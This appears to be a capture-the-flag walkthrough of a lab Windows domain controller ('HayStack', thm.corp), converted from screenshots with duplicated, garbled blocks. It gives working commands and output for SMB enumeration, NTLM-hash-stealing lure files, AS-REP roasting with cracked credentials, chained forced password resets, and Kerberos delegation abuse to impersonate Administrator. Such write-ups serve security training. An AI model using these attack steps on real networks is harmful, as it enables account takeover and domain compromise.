

Recon

1- scanning ip address of the machine with nmap

```
sudo nmap 10.10.129.140
```

```
(kali㉿kali)-[~]  
$ sudo nmap 10.10.129.140  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 14:46 EDT  
Nmap scan report for 10.10.129.140 (10.10.129.140)  
Host is up (0.11s latency).  
Not shown: 987 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
3389/tcp  open  ms-wbt-server  
5985/tcp  open  wsman  
  
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

DNS on port 53, Kerberos on port 88, Microsoft Windows RPC on ports 135, SMB on port 139/445, Microsoft Windows Active Directory LDAP on ports 389 and 3268

```
(kali㉿kali)-[~]  
$ sudo nmap -sT -sV -sC -p- 10.10.129.140
```

```

Nmap Scan Report for 10.10.129.140 (10.10.129.140)
Host is up (0.093s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.c
orp0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: thm.c
orp0., Site: Default-First-Site-Name)
3269/tcp    open  tcpwrapped
3389/tcp    open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2025-03-23T19:01:03+00:00
|_ ssl-date: 2025-03-23T19:01:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Not valid before: 2025-03-22T18:37:39
|_ Not valid after: 2025-09-21T18:37:39
49669/tcp  open  msrpc        Microsoft Windows RPC
49674/tcp  open  msrpc        Microsoft Windows RPC
49677/tcp  open  msrpc        Microsoft Windows RPC
49703/tcp  open  msrpc        Microsoft Windows RPC
52750/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-23T19:01:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled and required

```

From the service scan, we can see that the domain name is `THM.CORP` and the computer name is `HayStack`.

```

(kali㉿kali)-[~]
└─$ smbclient -L //10.10.129.140 -U ''

```

```
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
```

Nmap done: 1 IP address (1 host up) scanned in 4.98 seconds

```
(kali㉿kali)-[~]
```

```
$ smbclient -L //10.10.129.140 -U ''
```

Password for [WORKGROUP\]:

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
Data	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share

Reconnecting with SMB1 for workgroup listing.

do_connect: Connection to 10.10.129.140 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Unable to connect with SMB1 -- no workgroup available

```
(kali㉿kali)-[~]
```

```
$ █
```

```
(kali㉿kali)-[~]
```

```
$ smbclient //10.10.129.140/Data -U ''
```

Unable to connect with SMB1 -- no workgroup available

```
(kali㉿kali)-[~]
```

```
$ smbclient //10.10.129.140/Data -U ''
```

Password for [WORKGROUP\]:

Try "help" to get a list of possible commands.

smb: \> lds

lds: command not found

smb: \> ls

.	D	0	Sun Mar 23 15:17:03 2025
..	D	0	Sun Mar 23 15:17:03 2025
onboarding	D	0	Sun Mar 23 15:20:41 2025

7863807 blocks of size 4096. 3024000 blocks available

smb: \> cd onboarding\

smb: \onboarding\> ls

.	D	0	Sun Mar 23 15:20:41 2025
..	D	0	Sun Mar 23 15:20:41 2025
5zriyxvh.h1a.txt	A	521	Mon Aug 21 14:21:59 2023
g351msfp.fji.pdf	A	3032659	Mon Jul 17 04:12:09 2023
txvn53ve.0rk.pdf	A	4700896	Mon Jul 17 04:11:53 2023

7863807 blocks of size 4096. 3024018 blocks available

smb: \onboarding\> █

To download the folder recursively, we use the following commands:

```
mask ""
```


```
recurse ON
```

prompt OFF

mget *

In the text file and in one of the presentations, we find the onboarding material for a user. We receive the first and last name of a user and their initial password.

```
33b3glsw.qps.txt
1 Subject: Welcome to Reset - Dear <USER>,Welcome aboard! We are thrilled to have you join our team. As
discussed during the hiring process, we are sending you the necessary login information to access your
company account. Please keep this information confidential and do not share it with anyone.The initial
passowrd is: ResetMe123! We are confident that you will contribute significantly to our continued success. We
look forward to working with you and wish you the very best in your new role.Best regards,The Reset Team
```



```
(kali@kali)-[~/Tools/ntlm_theft]
$ python3 ntlm_theft.py -g all -s 10.10.129.140 -f hoss
Created: hoss/hoss.scf (BROWSE TO FOLDER)
Created: hoss/hoss-(url).url (BROWSE TO FOLDER)
Created: hoss/hoss-(icon).url (BROWSE TO FOLDER)
Created: hoss/hoss.lnk (BROWSE TO FOLDER)
Created: hoss/hoss.rtf (OPEN)
Created: hoss/hoss-(stylesheet).xml (OPEN)
Created: hoss/hoss-(fulldocx).xml (OPEN)
Created: hoss/hoss.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: hoss/hoss-(includepicture).docx (OPEN)
Created: hoss/hoss-(remotetemplate).docx (OPEN)
Created: hoss/hoss-(frameset).docx (OPEN)
Created: hoss/hoss-(externalcell).xlsx (OPEN)
Created: hoss/hoss.wax (OPEN)
```



```
00000002000000651D94115C63C1E031A34D52E54F74EE156C73E05C4CFD00D304D3AB26B0A00100  
0000000000000000000000000000000000000000000000009002000630069006600730310030002E0038002E0036  
0036002E00310038003200000000000000000000
```

```
USer-name-automate
password:Passw0rd1
```

```
—(kali⊗kali)-[~]  
└─$ evil-winrm -u automate -p Passw0rd1 -i 10.10.129.140
```

```
*Evil-WinRM* PS C:\Users\automate> ls

Directory: C:\Users\automate

Mode                LastWriteTime         Length Name
----                -
d-r-----        6/14/2023   8:35 AM             3D Objects
d-r-----        6/14/2023   8:35 AM             Contacts
d-r-----        7/14/2023   7:28 AM             Desktop
d-r-----        7/13/2023   3:49 PM             Documents
d-r-----        6/14/2023   8:35 AM             Downloads
d-r-----        6/14/2023   8:35 AM             Favorites
d-r-----        6/14/2023   8:35 AM             Links
d-r-----        6/14/2023   8:35 AM             Music
d-r-----        6/14/2023   8:35 AM             Pictures
d-r-----        6/14/2023   8:35 AM             Saved Games
d-r-----        6/14/2023   8:35 AM             Searches
d-r-----        6/14/2023   8:35 AM             Videos

reverse.exe

*Evil-WinRM* PS C:\Users\automate> cd Desktop
*Evil-WinRM* PS C:\Users\automate\Desktop> ls

Directory: C:\Users\automate\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----        6/21/2016   3:36 PM          527 EC2 Feedback.website
-a-----        6/21/2016   3:36 PM          554 EC2 Microsoft Windows Guide.website
-a-----        6/16/2023   4:35 PM           31 user.txt

*Evil-WinRM* PS C:\Users\automate\Desktop> cat user.txt
THM{AUTOMATION_WILL_REPLACE_US}
*Evil-WinRM* PS C:\Users\automate\Desktop> 
```

Impackets script `GetNPUsers.py` can be used to query those users; it will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos preauthentication' set (UF_DONT_REQUIRE_PREAUTH). First, we query `GetNPUsers.py thm.corp/AUTOMATE` and provide the password of `AUTOMATE` to get all AS-REProastbale users.

Next, we can query for each of them without providing

```
(kali@kali)~$ impacket-GetNPUsers thm.corp/AUTOMATE
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Cannot authenticate AUTOMATE, getting its TGT
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set


(kali@kali)~$ impacket-GetNPUsers thm.corp/AUTOMATE
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
Name                MemberOf                PasswordLastSet          LastLogon
-----                -
ERNESTO_SILVA        CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp  2023-07-18 12:21:44.224354 <never>
TABATHA_BRITT        CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp  2023-08-21 16:32:59.571306 2023-08-21 1
6:32:05.792734        0x410200
LEANN_LONG           CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp 2023-07-18 12:21:44.161807 2023-06-16 0
8:16:11.147334        0x410200
```

krb5asrep\$23

[TABATHA_BRITT@THM.CORP](#):46fb9ee9388008d94e52d55086e81945\$1300d2a7a051ddddb571b66fdb8ed3ea4e5f4fbf712b40cd8e980205baafba1b5ab7f0a5ef1ba56129adeb7c58016bba7c448cf6333b12183c9131b4e339b2e8fd7b103df254c2b5e1b5afbcff14630a39b6eb323817d866b497f7226881a9c4b79e42be6e353dc1da0fbea21afa5701fa2fc37a7dcf475d6681f12c74eed6a935c753ffefcbc96e00cc45d72911528ce58b398cf7902140fbc438c3d2102e50bd7e1b89f06d5582a57754e5b4840c275a4e2da8f8572b494176bad048592d444f1482430ef02ed1f8566f258aaa16a249735b23120f1d41c6353badd94beca18f309097:marlboro(1985)

TABATHA_BRITT
marlboro(1985)



—(kaliⓀkali)-[~]

└─\$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U

'TABATHA_BRITT'% 'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

```
(kaliⓀkali)-[~]
$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'% 'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"
(kaliⓀkali)-[~]
$
```

A screenshot of a terminal window with a dark background. The prompt is (kaliⓀkali)-[~]. The command net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'% 'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP" is entered. Below the command, there is a network diagram showing a host named DARLA_WINTER connected to a host named DARLA_WINTERS@THM.CORP. The diagram includes a legend with icons for 'Set as Starting Node', 'Set as Ending Node', and 'Shortest Paths to Here'.

└─(kaliⓀkali)-[~]

└─\$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U

'TABATHA_BRITT'% 'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

└─(kaliⓀkali)-[~]

└─\$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U

'SHAWNA_BRAY'% 'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

└─(kaliⓀkali)-[~]

└─\$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U

'CRUZ_HALL'% 'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

└─(kaliⓀkali)-[~]

└─\$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U

'CRUZ_HALL'% 'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

└─(kaliⓀkali)-[~]

└─\$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U

'CRUZ_HALL'% 'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

```
(kali㉿kali)-[~]
$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%REDACTED' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U 'SHAWNA_BRAY'%newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP" 24/10/20
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

(kali㉿kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

(kali㉿kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%REDACTED' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U 'SHAWNA_BRAY'%newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP" 24/10/20
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

(kali㉿kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

(kali㉿kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali㉿kali)-[~]
$
```

Database Info		Node Info	Analysis
Last Logon		Tue, 18 Jul 2023 16:28:56 GMT	
Last Logon (Replicated)		Fri, 14 Jul 2023 08:35:16 GMT	
Enabled		True	
AdminCount		False	
Compromised		False	
Password Never Expires		True	
Cannot Be Delegated		False	
ASREP Roastable		False	
Service Principal Names		POP3/HAYSTACK	
Allowed To Delegate		cifs/HayStack.thm.corp/thm.corp cifs/HayStack.thm.corp cifs/HAYSTACK cifs/HayStack.thm.corp/THM cifs/HAYSTACK/THM	

```
(kali㉿kali)-[~]
└─$ impacket-getST -k -impersonate Administrator -spn cifs/HayStack.thm.corp
THM.CORP/DARLA_WINTERS
```

```
-(kali㉿kali)-[~]
└─$ export KRB5CCNAME=Administrator.ccache
```

```
(kali㉿kali)-[~]
└─$ impacket-wmiexec THM.CORP/Administrator@HAYSTACK.THM.CORP -k -no-pass
```